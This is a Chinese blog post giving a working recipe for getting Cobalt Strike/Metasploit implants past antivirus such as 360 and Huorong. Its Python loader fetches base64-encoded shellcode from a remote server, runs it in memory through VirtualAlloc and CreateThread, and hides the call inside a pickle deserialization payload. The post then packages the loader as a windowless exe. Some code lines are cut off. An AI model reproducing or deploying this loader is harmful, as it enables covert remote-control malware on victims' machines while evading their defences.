python 反序列化 – 分离免杀

描述

平时在渗透测试，红队行动中，要想通过已经获取的权限来进行内网渗透，扩大战果，一般可以通过上线 cs 或者 msf 来进行内网渗透。但基本上主机都安装有 360，火绒等杀软，这时候就必须对上线的木马做免杀。


免杀技术可以有很多种，比如修改特征码，花指令，加壳，二次编译，分离免杀，资源修改，在制作免杀的过程中往往需要结合使用。

免杀原理：

通过对 shellcode 进行变形，比如编码，异或，添加特殊字符等等。然后从远程服务器读取 shellcode，与执行程序的加载方法分离，来达到免杀效果。

免杀实现：

通过 cs 直接生成 shellcode 文件，并进行 base64 编码，并且放到 web 服务器上



通过 python 反序列化来，执行命令，加载 shellcode，绕过杀软对加载器对命令执行函数的检测。

```python
import pickle
import pickletools
import os
class A(object):
    def __reduce__(self):
        cmd = "whoami"
        return (os.system,(cmd,))
test=A()
se=pickle.dumps(test)
print(se)
pickle.loads(se)
```


```
D:\huanjing\python3\python.exe D:/huanjing/miansha/python/1.py
b'\x80\x04\x95\x1e\x00\x00\x00\x00\x00\x00\x00\x8c\x02nt\x94\x8c\x06system\x94\x93\x94\x8c\x06w
laptop-9h5mgknq\gshell
```


远程加载 shellcode

```python
shellcode = """
import ctypes,urllib.request,codecs,base64

shellcode = urllib.request.urlopen('http://94      173:8001/base64.txt').read()
shellcode = base64.b64decode(shellcode)
shellcode =codecs.escape_decode(shellcode)[0]
shellcode = bytearray(shellcode)
ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_uint64
ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0), ctypes.c_int(len(shellcode)), ctypes.c_int(0x3000), ctypes.c_int(0x
buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)
ctypes.windll.kernel32.RtlMoveMemory(
    ctypes.c_uint64(ptr),
    buf,
    ctypes.c_int(len(shellcode))
)
handle = ctypes.windll.kernel32.CreateThread(
    ctypes.c_int(0),
    ctypes.c_int(0),
    ctypes.c_uint64(ptr),
    ctypes.c_int(0),
    ctypes.c_int(0),
    ctypes.pointer(ctypes.c_int(0))
)
ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(handle),ctypes.c_int(-1))"""
```



利用 python 序列化生成序列化 payload

```python
class exp(object):
    def __reduce__(self):
        return (exec, (shellcode,))

def se():
    res = pickle.dumps(exp())
    res_base64 = base64.b64encode(res)
    # print(res_base64)
    return (res_base64)

res = se()
print(res)
```




利用 python 反序列化来执行上线

免杀上线



但是多数服务器没有 python 环境，打包成 exe

使用 py2exe 或者 pyinstaller 打包，修改图标，无 dos 窗口，执行上线：



文章作者: gshell

文章链接: http://www.gsheller.top